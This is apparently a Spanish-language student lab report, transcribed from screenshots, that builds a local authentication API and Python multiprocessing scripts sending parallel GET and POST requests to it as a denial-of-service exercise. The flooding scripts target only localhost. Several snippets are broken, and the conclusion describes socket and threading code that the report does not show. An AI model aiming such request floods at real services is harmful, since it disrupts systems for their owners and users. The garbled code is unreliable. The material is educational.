


The screenshot shows a VS Code terminal window with the following content:


```
PS C:\Users\salas\Documents\VE2023\SOP\PythonSecurity> & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:\Users\salas\Documents\VE2023\SOP\PythonSecurity/main.py
INFO: Will watch for changes in these directories: ['C:\Users\salas\Documents\VE2023\SOP\PythonSecurity']
INFO: Uvicorn running on http://0.0.0.0:8090 (Press CTRL+C to quit)
INFO: Started reload process [12380] using StatReload
INFO: Started server process [5216]
INFO: Waiting for application startup.
INFO: Application startup complete.
INFO: 127.0.0.1:58490 - "GET /docs HTTP/1.1" 200 OK
INFO: 127.0.0.1:58490 - "GET /openapi.json HTTP/1.1" 200 OK
```


On the right side of the terminal, there are icons for 'powershell', 'python', and 'python'.

Despues de darle run, cambiar 0.0.0.0/8090 por 127.0.0.1:8090/docs




Luego de observar, que nuestra API esta ejecutandose de forma correcta, realizaremos un escaneo en postman y en SoapUI





Si realizamos, el siguiente cambio en nuestra URL, odremos observar mas a dondo nuestra API

<http://127.0.0.1:8090/redoc>



Luego abrimos la otra carpeta creada, DDOSMultiprocesing e instalaremos pip install requests.

```
1 #main.py
2
3 #####
4
5 import logging
6 import time
7 import multiprocessing
8 import requests
9
10
11
12
13 if __name__ == '__main__':
```

PS C:\Users\salas\Documents\UE2023\U0050hltiprocessingpython> pip install requests
Collecting requests
 Downloading requests-2.31.0-py3-none-any.whl (62 kB)
Collecting charset-normalizer<=2
 Downloading charset-normalizer-3.2.0-cp311-cp311-win_amd64.whl (96 kB)
Requirement already satisfied: idna<=2.5 in c:\users\salas\appdata\local\programs\python\python311\lib\site-packages (from requests) (3.4)
Requirement already satisfied: urllib3<2.0.0,>=1.25.1 in c:\users\salas\appdata\local\programs\python\python311\lib\site-packages (from requests) (2.0.7)
Collecting certifi<=2023.7.22
 Downloading certifi-2023.7.22-py3-none-any.whl (158 kB)
Installing collected packages: urllib3, charset-normalizer, certifi, requests
Successfully installed certifi-2023.7.22 charset-normalizer-3.2.0 requests-2.31.0 urllib3-2.0.7

[notice] A new release of pip available: 22.3.1 -> 23.2.1
[notice] To update, run: python.exe -m pip install --upgrade pip

PS C:\Users\salas\Documents\UE2023\U0050hltiprocessingpython> pip list

Package	Version
annotated-types	0.5.0
anyio	4.0.0
certifi	2023.7.22

Ahora, se realizara un cambio en nuestro parametros.

API para autentica usuario

Parameters

Name	Description
USER	USER
PASSWORD	PASSWORD

Responses

500 Internal Server Error

Response body

```
{
  "error": "Internal Server Error"
}
```

Response headers

```
{
  "Content-Length": 21,
  "Content-Type": "text/plain; charset=utf-8",
  "Date": "Sat, 01 Sep 2023 15:45:00 GMT",
  "Server": "nginx"
}
```

```

def multiprocess_func(page, i):
    try:
        data = requests.get(page, verify=False)
        print(f'{i}, status={data.status_code}, time={data.elapsed.total_seconds()}')
    except Exception as e:
        print('Error', e)

def demon(page, i):
    name = multiprocessing.current_process().name
    print(name, 'Inicio')
    multiprocess_func(page, i)
    print(name, 'Fin')

if __name__ == '__main__':
    starttime = time.time()
    processes = []
    for i in range(10):
        p = multiprocessing.Process(target=demon, args=(page, i))
        processes.append(p)
        p.start()
    for p in processes:
        p.join()

```

Process-5 Inicio
i=7, status=200, time=0.037069
Process-8 Fin
i=9, status=200, time=0.056196
Process-10 Fin
i=6, status=200, time=0.030016
Process-7 Fin
i=5, status=200, time=0.021942
Process-6 Fin
i=8, status=200, time=0.061376
Process-9 Fin
i=4, status=200, time=0.032854
Process-5 Fin

```

NameError: name 'i' is not defined. Did you mean: 'id'?
PS C:\Users\salas\Documents\VE2023\0009MultiProcessingPython & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:/Users/salas/Documen
ts/VE2023/0009MultiProcessingPython/main.py
Traceback (most recent call last):
  File "c:/Users/salas/Documents/VE2023/0009MultiProcessingPython/main.py", line 40, in module
    multiprocessing.Process(target=demon, args=(page,i))
NameError: name 'i' is not defined. Did you mean: 'id'?
PS C:\Users\salas\Documents\VE2023\0009MultiProcessingPython & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:/Users/salas/Documen
ts/VE2023/0009MultiProcessingPython/main.py
Process-1 Inicio
i=0, status=200, time=0.034118
Process-1 Fin
Process-2 Inicio
Process-3 Inicio
Process-4 Inicio
i=1, status=200, time=0.015866
Process-2 Fin
Process-8 Inicio
Process-10 Inicio
i=2, status=200, time=0.035448
Process-3 Fin
Process-7 Inicio
Process-6 Inicio
i=3, status=200, time=0.017466
Process-4 Fin
Process-9 Inicio
Process-5 Inicio
i=7, status=200, time=0.037069
Process-8 Fin
i=9, status=200, time=0.056196
Process-10 Fin
i=6, status=200, time=0.030016
Process-7 Fin
i=5, status=200, time=0.021942
Process-6 Fin
i=8, status=200, time=0.061376
Process-9 Fin
i=4, status=200, time=0.032854
Process-5 Fin
PS C:\Users\salas\Documents\VE2023\0009MultiProcessingPython

```

Se crea una carpeta domain y dentro de esta una de usuario


```

Domain > Usuario
1



```

PS C:\Users\salas\Documents\VE2023\SOAPYTHONSECURITY>


En esas carpeta se crea una file usuarioModel.



Ahora realizaremos nuestro escaneo en Postman y n SoapUI



Ahora crearemos otra carpeta y clase.



The screenshot shows a VS Code editor with a Python script named `main.py` open. The script is a simple HTTP client that sends a POST request to a specific URL. The code is as follows:

```
1 #main
2
3 import json
4 #####
5
6 import logging
7 import time
8 import multiprocessing
9 import requests
10
11 #####
12
13 page_str = "http://127.0.0.1:8070/authenticate"
14 post_data["username"]="user", "clave":"Password"
15 payload=json.dumps(post_data)
16 headers={"accept":"application/json","Content-Type":"application/json"}
17
18 #####
```

The script is running in a terminal window, and the output shows the request being sent and the response received. The response is a JSON object with a status of 200 and a message of "User authenticated".

The screenshot shows a Windows IDE with a Python script named `multipy.py` and its execution output in the terminal.

Python Script (`multipy.py`):

```

1 #!/usr/bin/python
2
3 import json
4
5
6 import logging
7 import time
8 import multiprocessing
9 import requests
10
11
12
13
14 page = str("http://127.0.0.1:8070/authenticateuser")
15 post_data={"username":"user","password":"Password"}
16 payload=json.dumps(post_data)
17 headers={"accept":"application/json","Content-type":"application/json"}
18
19
20
21
22
23
24 def multiprocessing_func():
25     # (variable) payload: str
26     try:
27         response = requests.request("POST",page,headers=headers,data=payload)
28         if response.status_code==200:
29             print("Solicited HTTP POST Exitosa",response.text)
30     except Exception as e:
31         print("Solicited Fallida")
32
33
34 if __name__ == '__main__':
35     multiprocessing_func()
36
37
38

```

Terminal Output:

```

PS C:\Users\salas\Documents\HE2023\0009multiprocessingPOST> C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:\Users\salas\Documents\HE2023\0009multiprocessingPOST\main.py
Solicited Fallida
PS C:\Users\salas\Documents\HE2023\0009multiprocessingPOST>

```

The screenshot shows a Windows IDE with the following components:

- Explorer:** Displays the file structure, showing a folder named 'D:\Users\salas\Documents\VE2023\00059\multiprocessingPost' containing a file named 'main.py'.
- Editor:** Contains the Python code for 'main.py'. The code imports 'Flask' and 'Werkzeug' from 'flask' and 'werkzeug' respectively. It defines a 'multiprocessing_func()' function that handles POST requests by parsing JSON data and returning a response. The code is as follows:


```


1 import flask
2 import time
3 import multiprocessing
4 import requests
5
6 #####
7
8
9
10
11 #####
12
13 paper = str("http://127.0.0.1:8080/authenticaruser")
14 post_data = {"usuario": "Maria", "clave": "1234"}
15 payload = json.dumps(post_data)
16 headers = {"accept": "application/json", "Content-Type": "application/json"}
17
18 #####
19
20
21
22
23
24
25
26
27
28
29
30 def multiprocessing_func():
31     try:
32         response = requests.request("POST", paper, headers=headers, data=payload)
33         if response.status_code == 200:
34             print("Solicitud HTTP POST Exitosa", response.text)
35     except Exception as e:
36         pass
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```
- Terminal:** Shows the command to run the script:


```

PS C:\Users\salas\Documents\VE2023\00059\multiprocessingPost> & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:\Users\salas\Documents\VE2023\00059\multiprocessingPost\main.py
PS C:\Users\salas\Documents\VE2023\00059\multiprocessingPost> & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:\Users\salas\Documents\VE2023\00059\multiprocessingPost\main.py
PS C:\Users\salas\Documents\VE2023\00059\multiprocessingPost>

```
- Taskbar:** Shows the Windows taskbar with the Start button and several open applications, including the IDE and a web browser.



```
1 # multip.py
2 import requests
3 import time
4 import multiprocessing
5 import requests
6
7 # =====
8
9 page = str("http://127.0.0.1:8090/autenticarusuario")
10 post_data = {"usuario": "Maria", "clave": "1234"}
11 payload = json.dumps(post_data)
12 headers = {'accept': 'application/json', 'Content-Type': 'application/json'}
13
14 # =====
15
16 def multiprocessing_func():
17     try:
18         response = requests.request("POST", page, headers=headers, data=payload)
19         if response.status_code == 200:
20             print("Solicitud HTTP POST Exitosa", response.text)
21     except Exception as e:
22         print("Solicitud Fallida")
23
24 if __name__ == '__main__':
25     multiprocessing_func()
26
27 # =====
```

PROBLEMAS OUTPUT DEBUG CONSOLE TERMINAL PORTS SQL CONSOLE

```
PS C:\Users\salas\Documents\UE2023\DDoSMultiProcessingPOST> & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:/Users/salas/Document
s/UE2023/DDoSMultiProcessingPOST/main.py
Solicitud HTTP POST Exitosa ("usuario": "Maria", "clave": "1234", "valida": "Maria-1234")
PS C:\Users\salas\Documents\UE2023\DDoSMultiProcessingPOST>
```

Conclusiones

- El laboratorio muestra cómo se pueden ejecutar múltiples procesos en paralelo para realizar solicitudes GET a una URL específica.
- se ha utilizado el módulo socket de Python junto con subprocesos (threading) para realizar solicitudes a un servidor en un bucle infinito. El objetivo de este ataque es inundar el servidor con múltiples solicitudes, lo que puede provocar una sobrecarga y una caída del servicio. Es importante destacar que los ataques DDoS son ilegales y éticamente incorrectos si se realizan sin autorización sobre sistemas que no le pertenecen.
- En este trabajo hemos explorado el tema de los ataques de denegación de servicio (DoS), que son una forma de ciberataque diseñada para inundar un sistema o servicio con una cantidad abrumadora de tráfico o solicitudes, con el objetivo de sobrecargarlo y hacer que deje de funcionar correctamente.